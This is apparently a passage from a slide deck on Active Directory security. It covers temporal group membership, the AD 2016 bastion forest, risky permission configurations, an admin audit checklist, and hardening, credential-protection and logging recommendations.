member            : {<TTL=259188>,CN=InfoSec-VulnScan,CN=Users,DC=AF-2016,DC=adsecurity,DC=org,  
                  CN=Administrator,CN=Users,DC=AF-2016,DC=adsecurity,DC=org}  
Name              : Domain Admins  
ObjectClass       : group  
ObjectGUID        : 3e521490-729e-4391-b30a-4e115456fd30  
SamAccountName    : Domain Admins  
SID               : S-1-5-21-3511422684-756251083-1754319877-512
```

```
PS C:\> (Get-ADGroup 'Domain Admins' -Property member -ShowMemberTimeToLive).Member  
<TTL=259168>,CN=InfoSec-VulnScan,CN=Users,DC=AF-2016,DC=adsecurity,DC=org  
CN=Administrator,CN=Users,DC=AF-2016,DC=adsecurity,DC=org
```



AD 2016: Bastion Forest

- New Privileged Access Management (PAM) trust with Production forest.
- Leverages shadow security groups.
 - Contains attribute referencing Production forest admin group SID.
 - Provides Production forest admin rights without changing permissions.
- Temporal membership in a shadow group (with Kerberos TTL).
- Microsoft Identity Manager (MIM) includes new features to support temporal group management workflow.



Interesting AD Facts

- All Authenticated Users have read access to:
 - Most (all) objects & their attributes in AD (even across trusts!).
 - Most (all) contents in the domain share “SYSVOL” which can contain interesting scripts & files.

Interesting AD Facts:

- A standard user account can:
 - Have elevated rights through the magic of “SID History” without being a member of any groups.
 - Have the ability to modify users/groups without elevated rights through custom OU permissions.
 - Compromise an entire AD domain simply by improperly being granted modify rights to an OU or domain-linked GPO.



A Security Pro's AD Checklist

- Identify who has AD admin rights (domain/forest).
- Identify who can logon to Domain Controllers (& admin rights to virtual environment hosting virtual DCs).
- Scan Active Directory Domains, OUs, AdminSDHolder, & GPOs for inappropriate custom permissions.
- Ensure AD admins (aka Domain Admins) protect their credentials by not logging into untrusted systems (workstations).
- Limit service account rights that are currently DA (or equivalent).

Summary

- Regularly audit AD admin groups & delegated rights.
- Keys to AD Security:
 - Isolate admin credentials.
 - Isolate critical resources.
- Get AD security right & many common attacks are mitigated/ less effective

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Appendix: Active Directory Security Best Practices





General Recommendations

- Manage local Administrator passwords (LAPS).
- Implement RDP Restricted Admin mode (as needed).
- Remove unsupported OSs from the network.
- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Ensure that OOB management passwords (DSRM) are changed regularly & securely stored.
- Use SMB v2/v3+



General Recommendations

- Default domain Administrator & KRBTGT password should be changed every year & when an AD admin leaves.
- Remove trusts that are no longer necessary & enable SID filtering as appropriate.
- All domain authentication should be set (when possible) to:
“Send NTLMv2 response only\refuse LM & NTLM.”
- Block internet access for DCs, servers, & all administration systems.



Protect Admin Credentials

- No “user” or computer accounts in admin groups.
- Ensure all admin accounts are “sensitive & cannot be delegated”.
- Add admin accounts to “Protected Users” group (requires Windows Server 2012 R2 Domain Controllers, 2012R2 DFL for domain protection).
- Disable all inactive admin accounts and remove from privileged groups.



Protect AD Admin Credentials

- Limit AD admin membership (DA, EA, Schema Admins, etc.) & only use custom delegation groups.
- ‘Tiered’ Administration mitigating credential theft impact.
- Ensure admins only logon to approved admin workstations & servers.
- Leverage time-based, temporary group membership for all admin accounts.



Protect Service Account Credentials

- Limit to systems of the same security level.
- Leverage “(Group) Managed Service Accounts” (or pw >20 characters) to mitigate credential theft (kerberoast).
- Implement FGPP (DFL =>2008) to increase PW requirements for SAs and administrators.
- Logon restrictions - prevent interactive logon & limit logon capability to specific computers.
- Disable inactive SAs & remove from privileged groups.



Protect Resources

- Segment network to protect admin & critical systems.
- Deploy IDS to monitor the internal corporate network.
- Network device & OOB management on separate network.

Protect Domain Controllers

- Only run software & services to support AD.
- Minimal groups (& users) with DC admin/logon rights.
- Ensure patches are applied before running DCPromo (especially MS14-068 and other critical patches).
- Validate scheduled tasks & scripts.



Protect Workstations (& Servers)

- Patch quickly, especially privilege escalation vulnerabilities.
- Deploy security back-port patch (KB2871997).
- Set Wdigest reg key to 0 (KB2871997/Windows 8.1/2012R2+):
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest
- Deploy workstation whitelisting (Microsoft AppLocker) to block code exec in user folders - home dir & profile path.
- Deploy workstation app sandboxing technology (EMET) to mitigate application memory exploits (0-days).

Logging

- Enable enhanced auditing:
 - *“Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings”*
- Enable PowerShell module logging (“*”) & forward logs to central log server (WEF or other method).
- Enable CMD Process logging & enhancement (KB3004375) and forward logs to central log server.
- SIEM or equivalent to centralize as much log data as possible.
- User Behavioral Analysis system for enhanced knowledge of user activity (such as Microsoft ATA).

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